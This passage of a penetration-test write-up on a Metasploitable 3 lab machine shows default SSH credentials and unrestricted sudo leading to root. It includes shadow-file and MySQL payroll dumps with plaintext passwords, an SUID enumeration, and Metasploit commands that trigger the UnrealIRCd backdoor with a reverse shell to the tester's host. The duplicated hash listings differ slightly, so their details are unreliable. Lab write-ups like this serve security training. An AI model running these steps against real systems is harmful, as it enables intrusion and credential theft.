
Figure: `curl http://192.168.100.29/passwd.txt` — full `/etc/passwd` returned. 15 user accounts visible including `leia_organa`, `luke_skywalker`, `han_solo`, `artoo_detoo`, `darth_vader`, `boba_fett`, and others — all with `/bin/bash` shells and writable home directories. All 15 are valid SSH targets. Timestamp: 2026-05-30 09:45 EDT.

Proof of exploitation: `/etc/passwd` contents retrieved via HTTP from a copy made by an unauthenticated FTP client. Figures above.

Impact: 15 valid usernames extracted. Combined with the default credential in Step 2, this produces a complete SSH access chain.

Severity: CRITICAL — CVSS 9.8. Unauthenticated, no interaction required, exploitable remotely.

Step 2 — Default SSH Credentials (F-02, CWE-521, CVSS 9.8)

The vagrant account Metasploitable 3's default provisioning user had its factory password unchanged. The credential pair vagrant:vagrant is publicly documented in the Metasploitable project, listed in default credential databases, and attempted first by any automated scanning tool. This is not a guessing attack it is using a known published password.

```
$ ssh vagrant@192.168.100.29
vagrant@192.168.100.29's password: vagrant
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)
```

```
> ssh vagrant@192.168.100.29
The authenticity of host '192.168.100.29 (192.168.100.29)' can't be established.
ED25519 key fingerprint is: SHA256:Rpy8shmbT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.100.29' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
vagrant@192.168.100.29's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation: https://help.ubuntu.com/
Last login: Sat May 30 11:42:20 2026
vagrant@metasploitable3-ub1404:~$
```

Figure: SSH login with vagrant:vagrant — access granted immediately. Ubuntu 14.04.6 LTS welcome banner confirms OS version. Kernel 3.13.0-170-generic x86_64. Shell prompt: vagrant@metasploitable3-ub1404: ~\$ confirmed. Timestamp: 2026-05-30 09:50 EDT.

Proof of exploitation: Interactive shell as vagrant@metasploitable3-ub1404. Figure above.

Impact: Full interactive shell access to the system as a member of the sudo group. Privilege escalation to root follows in Step 3.

Step 3 — Privilege Escalation via Unrestricted sudo (F-03, CWE-269, CVSS 9.8)

The vagrant account's sudoers entry contains NOPASSWD: ALL it can execute any command as any user without providing a password. The sudo -l output confirms: "User vagrant may run the following commands on metasploitable3-ub1404: (ALL: ALL) NOPASSWD: ALL." This single configuration line converts any shell as vagrant into unrestricted root access with one command.

```
vagrant@metasploitable3-ub1404: ~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# whoami
root
root@metasploitable3-ub1404:/home/vagrant# id
uid=0(root) gid=0(root) groups=0(root)
```

```
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
vagrant@metasploitable3-ub1404:~$ uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
vagrant@metasploitable3-ub1404:~$ sudo -l
Matching Defaults entries for vagrant on metasploitable3-ub1404:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on metasploitable3-ub1404:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL
```

Figure: vagrant — whoami=vagrant, id=uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo). uname -a: Linux metasploitable3-ub1404 3.13.0-170-generic. sudo -l confirms (ALL:ALL) NOPASSWD:ALL. Timestamp: 2026-05-30 09:51 EDT.

```
root@metasploitable3-ub1404:/home/vagrant# cat /etc/shadow
root:!:18564:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:18564:0:99999:7:::
sshd*:18564:0:99999:7:::
statd*:18564:0:99999:7:::
vagrant:$6$NABMNgx0$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEL0TWWI3la.Y3/:18564:0:99999:7:::
dirmngr*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYe06cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$LXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiULTwISH5YaTLRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlMv4j$K/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHVVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsGbzJbBS4JwTchsRUW0a1:18564:0:99999:7:::
```

Figure: `sudo su` — root shell confirmed. `whoami=root`, `id=uid=0(root) gid=0(root) groups=0(root)`. Full system ownership established. `sudo -l` from root confirms `ALL:(ALL) ALL`. Timestamp: 2026-05-30 09:52 EDT.

Proof of exploitation: uid=0(root) confirmed. Figures above.

Impact: Complete system control. All files readable and writable. All services are stoppable and modifiable. All user accounts accessible.

Time from first Netcat connection to root shell: Approximately 8 minutes.

Step 4 — Post-Exploitation Data Collection

With root access established, the following data was collected to demonstrate the full scope of compromise:

Shadow File — All Password Hashes:


```
root@metasploitable3-ub1404:/home/vagrant# cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
vagrant:$6$NABMNgx0$T2lvEhArjOIImjvROySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.Y3/:18564:0:99999:7:::
dirmngr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENUWYe06cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rt7Dfv.:18564:0:99999:7:::
c_three_pio:$1$Lx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtVhHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlMv4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHVVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7:::
```

Figure: cat /etc/shadow as root — full hash dump. root account locked (!). vagrant uses SHA-512 (\$6\$). All 15 Star Wars character accounts use MD5-crypt (\$1\$) — a weak algorithm. MD5-crypt hashes are crackable with standard wordlist tools in minutes to hours on consumer hardware. Timestamp: 2026-05-30 09:53 EDT.

Database Credentials — Hardcoded in Configuration File:




Figure: `cat /var/www/html/drupal/sites/default/settings.php` — MySQL credentials hardcoded in plaintext: `database=drupal, username=root, password=sploitme, host=127.0.0.1`. This file sits in the web root. The ProFTPD vulnerability could have retrieved it directly — database access did not require root shell access.

MySQL Database Access — Full Dump:

```
root@metasploitable3-ub1404:/home/vagrant# mysql -u root -h 127.0.0.1 -P 3306 -psploitme
```

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 35

Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
```

```
+-----+  
| Database  
+-----+  
| information_schema  
| drupal  
| mysql  
| payroll  
| performance_schema  
+-----+  
5 rows in set (0.02 sec)
```

Figure: MySQL login: `mysql -u root -h 127.0.0.1 -P 3306 -psploitme` — access granted. Server version 5.5.62-0ubuntu0.14.04.1. Five databases: `information_schema`, `drupal`, `mysql`, `payroll`, `performance_schema`. Full administrative access confirmed.

```
mysql> use drupal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_drupal |
+-----+
| actions           |
| authmap           |
| batch             |
| block             |
| block_custom      |
| block_node_type   |
| block_role        |
| blocked_ips       |
| cache             |
| cache_block       |
| cache_bootstrap   |
| cache_field       |
| cache_filter      |
| cache_form        |
| cache_image       |
| cache_menu        |
| cache_page        |
| cache_path        |
| comment           |
| date_format_locale |
| date_format_type  |
| date_formats      |
| field_config       |
| field_config_instance |
| field_data_body    |
| field_data_comment_body |
| field_data_field_image |
| field_data_field_tags |
| field_revision_body |
```

Figure: Drupal database — 73 tables. Full CMS database including user accounts, sessions, content, and configuration data accessible.

```
mysql> select name,pass,mail from users;
+-----+-----+-----+
| name      | pass                                     | mail                               |
+-----+-----+-----+
| metasploitable | $$CJIHJhMPBaUXD1eqgmVZEms1N0Ihj6DmJNbe/bldU7ySck./QC/R | msfdev@metasploit.com |
+-----+-----+-----+
2 rows in set (0.01 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupal      |
| mysql      |
| payroll    |
| performance_schema |
+-----+
5 rows in set (0.00 sec)

mysql> use payroll;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_payroll |
+-----+
| users              |
+-----+
1 row in set (0.00 sec)
```

Figure: Drupal users table — select name,pass,mail from users — metasploitable admin account with SHA-512 Drupal hash and email msfdev@metasploit.com. Admin credentials recoverable via offline hash cracking.

```
mysql> select * from users;
```

username	first_name	last_name	password	salary
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	Pr0t0c07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_master:(	1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000
jabba_hutt	Jaba	Hutt	my_kinda_skum	65000
greedo	Greedo	Rodian	hanSh0tF1rst	50000
chewbacca	Chewbacca		rwaaaaawr8	4500
kylo_ren	Kylo	Ren	Daddy_Issues2	6667

15 rows in set (0.00 sec)

Figure: Payroll database — single users table confirmed. All employee data in one table with no access controls separating it from the rest of the database.


```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select user,host,password from user;
```

user	host	password
root	localhost	*67A5195F64E08F5700B665061545D5473D77B5D7
root	127.0.0.1	*67A5195F64E08F5700B665061545D5473D77B5D7

```
2 rows in set (0.00 sec)
```

Figure: Payroll users — 15 employee records: username, first_name, last_name, password (PLAINTEXT), salary. Passwords include help_me_obiwan, like_my_father_beforeme, nerf_herder. Full PII and credential exposure. This is a reportable data breach in any jurisdiction with data protection legislation.




Figure: MySQL user table — root password hash *67A5195F64E08F5700B665061545D5473D77B5D7 for both localhost and 127.0.0.1. Hash format: MySQL 4.1+ SHA1-of-SHA1. Crackable offline.

phpMyAdmin — Browser-Based Full Database Access:



Welcome to phpMyAdmin

Language

English ▼

Log in 

Username:

root


Password:

••••••••

Go

⚠ Cookies must be enabled past this point.

Figure: phpMyAdmin at <http://192.168.100.29/phpmyadmin> — root credentials (root:sploitme) accepted via browser login form. Full database administration interface accessible to anyone on the subnet.



The screenshot shows the phpMyAdmin web interface. The left sidebar displays the database structure with 'payroll' selected and 'users' table highlighted. The main panel shows the SQL query: `SELECT * FROM 'users' LIMIT 0, 30`. Below the query, a table of 15 employee records is displayed. The table has columns: `username`, `first_name`, `last_name`, `password`, and `salary`. The records are listed with their respective details, including usernames like 'leia_organa', 'luke_skywalker', 'han_solo', etc., and salaries ranging from 9560 to 6667. The 'password' column contains plaintext passwords such as 'help_me_obiwan', 'like_my_father_beforeme', 'nerf_herder', etc. The table is highlighted with a red border.

username	first_name	last_name	password	salary
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	Pr0t0c07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_master:(	1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000
jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
greedo	Greedo	Rodian	hanSh0t1rst	50000
chewbacca	Chewbacca		rwaaaaawr8	4500
kylo_ren	Kylo	Ren	Daddy_Issues2	6667

Figure: phpMyAdmin — payroll.users table browsed via web UI. All 15 employee records with plaintext passwords and salary data visible in the browser without any further authentication or technical skill required.

SUID Binary Enumeration:

```
root@metasploitable3-ub1404:/home/vagrant# find / -perm -4000 2>/dev/null
/bin/umount
/bin/ping6
/bin/mount
/bin/su
/bin/ping
/bin/fusermount
/usr/bin/lpasswd
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/sbin/mount.nfs
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/umount
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/mount
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/chfn
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/su
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/passwd
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/newgrp
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/gpasswd
/var/lib/docker/aufs/diff/d7fd553b1230e141c368ba7e0aa6f1657afbc8233155ac26c8b0c90d3c14d1e/usr/bin/chsh
```

Figure: `find / -perm -4000` as root — SUID binaries enumerated. Notable: `/usr/bin/pkexec` (CVE-2021-4034 — PwnKit), `/usr/lib/policykit-1/polkit-agent-helper-1`, `/usr/bin/sudo`. These represent tertiary privilege escalation paths from any low-privilege account — documented for future engagement depth.

► Exploitation Chain 2: UnreallRCd Backdoor → Docker Group

Chain 2 is independent of Chain 1 entirely. It begins from zero credentials, uses a different service on a different port, and produces a shell under a different user account. Both chains produce root-level access independently. This means the system has two concurrent active backdoors, fixing one does not fix the other.

Step 1 — UnreallRCd 3.2.8.1 Backdoor (F-06, CVE-2010-2075, CVSS 10.0)

In June 2010, the UnreallRCd source code distribution was compromised by an attacker who inserted a backdoor into version 3.2.8.1. The backdoor is a simple if-statement: if the server receives the two-byte sequence 0xAB followed by a line of text, it executes that text as a shell command under the process owner's account. This is not a vulnerability in the traditional sense — it is deliberate malicious code inserted into the software supply chain.

This version of UnrealIRCd was confirmed running on port 6697 (IRC over TLS) via Nmap service detection. The Metasploit module `exploit/unix/irc/unreal_ircd_3281_backdoor` implements the backdoor trigger and manages the reverse shell handler:

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > set RHOSTS 192.168.100.29
msf6 > set RPORT 6697
msf6 > set payload cmd/unix/reverse
msf6 > run
[*] Command shell session 1 opened (192.168.100.4:4444 → 192.168.100.29:57955)
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
